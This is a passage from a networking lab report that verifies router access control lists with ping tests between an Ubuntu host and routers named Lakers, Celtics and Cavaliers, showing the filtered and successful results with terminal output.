
Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the “Serial2/0” interface on the Lakers router that is directly connected to the Celtics router: “**ping 192.168.3.2**”. The ping test will return the result “Packet filtered” because of the ACL present on the Cavaliers router, as seen below in Figure 100.



```
user@user-pc:~$ ping 192.168.3.2
PING 192.168.3.2 (192.168.3.2) 56(84) bytes of data.
From 192.168.1.1 icmp_seq=1 Packet filtered
From 192.168.1.1 icmp_seq=2 Packet filtered
From 192.168.1.1 icmp_seq=3 Packet filtered
From 192.168.1.1 icmp_seq=4 Packet filtered
^C
--- 192.168.3.2 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3069ms

user@user-pc:~$
```

Figure 100: Ping test from “Ubuntu” end device to Lakers router interface “Serial2/0.”


With the ping tests between the Ubuntu end device and the Lakers router returning the expected results, ping testing must be performed between the "Ubuntu" end device and the Celtics router to verify both connectivity between the two devices and that the CavaliersACL is functioning as intended. With the terminal prompt returned to the user, enter the command for the Kali Linux end device to ping the Celtics "Serial2/0" interface that is directly connected to the Lakers router: "**ping 192.168.3.1**". The ping test will return the results "Packet filtered" because of the ACL present on the Cavaliers router, as shown below in Figure 101.



```
user@user-pc:~$ ping 192.168.3.1
PING 192.168.3.1 (192.168.3.1) 56(84) bytes of data.
From 192.168.1.1 icmp_seq=1 Packet filtered
From 192.168.1.1 icmp_seq=2 Packet filtered
From 192.168.1.1 icmp_seq=3 Packet filtered
From 192.168.1.1 icmp_seq=4 Packet filtered
^C
--- 192.168.3.1 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3053ms

user@user-pc:~$ 
```

Figure 101: Ping test from "Ubuntu" end device to Celtics router interface "Serial2/0."


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the "Ethernet0/0" interface on the Celtics router that is directly connected to the Windows 10 end device: "**ping 192.168.5.1**". The ping test will return a successful result because of the ACL present on the Cavaliers router, as seen below in Figure 102.



```
user@user-pc:~$ ping 192.168.5.1
PING 192.168.5.1 (192.168.5.1) 56(84) bytes of data.
64 bytes from 192.168.5.1: icmp_seq=1 ttl=254 time=10.0 ms
64 bytes from 192.168.5.1: icmp_seq=2 ttl=254 time=9.87 ms
64 bytes from 192.168.5.1: icmp_seq=3 ttl=254 time=7.67 ms
64 bytes from 192.168.5.1: icmp_seq=4 ttl=254 time=6.42 ms
^C
--- 192.168.5.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 6.423/8.492/10.007/1.512 ms
user@user-pc:~$ 
```

Figure 102: Ping test from “Ubuntu” end device to Celtics router interface “Ethernet0/0.”


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the “Serial3/0” interface on the Celtics router that is directly connected to the Cavaliers router: “**ping 192.168.4.1**”. The ping test will return the result “Packet filtered” because of the ACL present on the Cavaliers router, as seen below in Figure 103.



```
user@user-pc:~$ ping 192.168.4.1
PING 192.168.4.1 (192.168.4.1) 56(84) bytes of data.
From 192.168.1.1 icmp_seq=1 Packet filtered
From 192.168.1.1 icmp_seq=2 Packet filtered
From 192.168.1.1 icmp_seq=3 Packet filtered
From 192.168.1.1 icmp_seq=4 Packet filtered
^C
--- 192.168.4.1 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3060ms

user@user-pc:~$ 
```

Figure 103: Ping test from “Ubuntu” end device to Celtics router interface “Serial3/0.”


With the ping tests between the Ubuntu end device and the Celtics router returning the expected results, ping testing must be performed between the “Ubuntu” end device and the Cavaliers router to verify both connectivity between the two devices and that the CavaliersACL is functioning as intended. With the terminal prompt returned to the user, enter the command for the Kali Linux end device to ping the Cavaliers “Serial 3/0” interface that is directly connected to the Celtics router: “**ping 192.168.4.2**”. The ping test will return the results “Packet filtered” because of the ACL present on the Cavaliers router, as shown below in Figure 104.



```
user@user-pc:~$ ping 192.168.4.2
PING 192.168.4.2 (192.168.4.2) 56(84) bytes of data.
From 192.168.1.1 icmp_seq=1 Packet filtered
From 192.168.1.1 icmp_seq=2 Packet filtered
From 192.168.1.1 icmp_seq=3 Packet filtered
From 192.168.1.1 icmp_seq=4 Packet filtered
^C
--- 192.168.4.2 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3062ms

user@user-pc:~$ 
```

Figure 104: Ping test from “Ubuntu” end device to Cavaliers router interface “Serial3/0.”

Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the “Ethernet0/0” interface on the Cavaliers router that is directly connected to the Ubuntu end device: “**ping 192.168.1.1**”. The ping test will return the results “Packet filtered” because of the ACL present on the Cavaliers router, as seen below in Figure 105.




```
user@user-pc:~$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
From 192.168.1.1 icmp_seq=1 Packet filtered
From 192.168.1.1 icmp_seq=2 Packet filtered
From 192.168.1.1 icmp_seq=3 Packet filtered
From 192.168.1.1 icmp_seq=4 Packet filtered
^C
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3062ms

user@user-pc:~$ 
```

Figure 105: Ping test from "Ubuntu" to Cavaliers router interface "Ethernet0/0."

1.4: Ping testing across the network from the Lakers router


Moving on to the Lakers router, open a PuTTY terminal from the topology and input the login information for the Lakers router. Once in the terminal prompt, enter privileged exec mode by issuing the command "**enable**" in the terminal. From privileged exec mode in the Lakers router, enter the command to ping the "Kali" end device located on the Lakers subnet: "**ping 192.168.2.2**". The ping test will return the result "Success rate is 0 percent (0/5)" because of the LakersACL present on the router, as demonstrated below in Figure 106.



```
Lakers#ping 192.168.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Lakers#
```

Figure 106: Ping test from Lakers router to "Kali" end device.


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the Windows 10 end device located on the Celtics subnet, “**ping 192.168.5.2**”. The ping test will return the result “Success rate is 0 percent (0/5)” because of the LakersACL present on the router, as demonstrated below in Figure 107.



```
Lakers#ping 192.168.5.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.5.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Lakers#
```

Figure 107: Ping test from Lakers router to “Windows10” end device.


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the Ubuntu end device located on the Cavaliers subnet, “**ping 192.168.1.2**”. The ping test will return the result “Success rate is 0 percent (0/5)” because of the LakersACL present on the router, as demonstrated below in Figure 108.



```
Lakers#ping 192.168.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Lakers#
```

Figure 108: Ping test from Lakers router to “Ubuntu” end device.


With the Lakers router unsuccessfully pinging the three (3) PCs present on the network, ping tests between the Lakers router and the two (2) other routers must be performed to ensure the ACL present on the Lakers router, LakersACL, is functioning as intended. From the Lakers router, enter the command to ping the Celtics router interface “Serial2/0” that is directly connected to the Lakers router: “**ping 192.168.3.1**”. The ping test will be successful, as seen below in Figure 109.



```
Lakers#ping 192.168.3.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.3.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 9/9/10 ms
Lakers#
```

Figure 109: Ping test between Lakers router and Celtics router interface “Serial2/0.”


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the “Ethernet0/0” interface on the Celtics router that is directly connected to the Windows 10 end device: “**ping 192.168.5.1**”. The ping test will return a successful result because of the ACL present on the Lakers router, as seen below in Figure 110.



```
Lakers#ping 192.168.5.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.5.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 10/10/10 ms
Lakers#
```

Figure 110: Ping test between Lakers router and Celtics router interface “Ethernet0/0.”


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the “Serial3/0” interface on the Celtics router that is directly connected to the Cavaliers router: “**ping 192.168.4.1**”. The ping test will return a successful result because of the ACL present on the Lakers router, as seen below in Figure 111.



```
Lakers#ping 192.168.4.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.4.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 8/9/10 ms
Lakers#
```

Figure 111: Ping test between Lakers router and Celtics router interface “Serial3/0.”


With the ping tests between the Lakers router and the Celtics router returning the expected results, ping testing must be performed between the Lakers router and the Celtics router to verify both connectivity between the two devices and that the LakersACL is functioning as intended. With the terminal prompt returned to the user, enter the command for the Lakers router to ping the Cavaliers “Serial3/0” interface that is directly connected to the Celtics router: “**ping 192.168.4.2**”. The ping test will return a successful result because of the ACL present on the Lakers router, as seen below in Figure 112.



```
Lakers#ping 192.168.4.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.4.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 19/19/20 ms
Lakers#
```

Figure 112: Ping test between Lakers router and Cavaliers router interface “Serial3/0.”

Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the "Ethernet0/0" interface on the Cavaliers router that is directly connected to the Ubuntu end device: "**ping 192.168.1.1**". The ping test will return a successful result because of the ACL present on the Lakers router, as seen below in Figure 113.




```
Lakers#ping 192.168.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/19/20 ms
Lakers#
```

Figure 113: Ping test between Lakers router and Cavaliers router interface "Ethernet0/0."

1.5: Ping testing across the network from the Celtics router


Moving on to the Celtics router, open a PuTTY terminal from the topology and input the login information for the Celtics router. Once in the terminal prompt, enter privileged exec mode by issuing the command "**enable**" in the terminal. From privileged exec mode in the Celtics router, enter the command to ping the "Kali" end device located on the Lakers subnet: "**ping 192.168.2.2**". The ping test will return the result "Success rate is 0 percent (0/5)" because of the CelticsACL present on the router, as demonstrated below in Figure 114.



```
Celtics#ping 192.168.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Celtics#
```

Figure 114: Ping test between Celtics router and "Kali" end device.


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the Windows 10 end device located on the Celtics subnet, "**ping 192.168.5.2**". The ping test will return the result "Success rate is 0 percent (0/5)" because of the CelticsACL present on the router, as demonstrated below in Figure 115.



```
Celtics#ping 192.168.5.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.5.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Celtics#
```

Figure 115: Ping test between Celtics router and "Windows10" end device.


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the Ubuntu end device located on the Cavaliers subnet, "**ping 192.168.1.2**". The ping test will return the result "Success rate is 0 percent (0/5)" because of the CelticsACL present on the router, as demonstrated below in Figure 116.



```
Celtics#ping 192.168.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Celtics#
```

Figure 116: Ping test between Celtics router and "Ubuntu" end device.


With the Celtics router unsuccessfully pinging the three (3) PCs present on the network, ping tests between the Celtics router and the two (2) other routers must be performed to ensure the ACL present on the Celtics router, CelticsACL, is functioning as intended. From the Celtics router, enter the command to ping the Lakers router interface "Ethernet0/0" that is directly connected to the Kali Linux end device: "**ping 192.168.2.1**". The ping test will be successful, as seen below in Figure 117.



```
Celtics#ping 192.168.2.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 9/9/10 ms
Celtics#
```

Figure 117: Ping test between Celtics router and Lakers router interface "Ethernet0/0."


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the "Serial2/0" interface on the Lakers router that is directly connected to the Celtics router: "**ping 192.168.3.2**". The ping test will return a successful result because of the ACL present on the Celtics router, as seen below in Figure 118.



```
Celtics#ping 192.168.3.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.3.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 10/10/10 ms
Celtics#
```

Figure 118: Ping test between Celtics router and Lakers router interface "Serial2/0."


With the ping tests between the Celtics router and the Lakers router returning the expected results, ping testing must be performed between the Celtics router and the Cavaliers router to verify both connectivity between the two devices and that the CelticsACL is functioning as intended. With the terminal prompt returned to the user, enter the command for the Celtics router to ping the Cavaliers "Serial3/0" interface that is directly connected to the Celtics router: "**ping 192.168.4.2**". The ping test will return a successful result because of the ACL present on the Celtics router, as seen below in Figure 119.



```
Celtics#ping 192.168.4.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.4.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 10/10/10 ms
Celtics#
```

Figure 119: Ping test between Celtics router and Cavaliers router interface "Serial3/0."

Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the "Ethernet0/0" interface on the Celtics router that is directly connected to the Ubuntu end device: "**ping 192.168.1.1**". The ping test will return a successful result because of the ACL present on the Celtics router, as seen below in Figure 120.




```
Celtics#ping 192.168.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/8/10 ms
Celtics#
```

Figure 120: Ping test between Celtics router and Cavaliers router interface "Ethernet0/0."

1.6: Ping testing across the network from the Cavaliers router

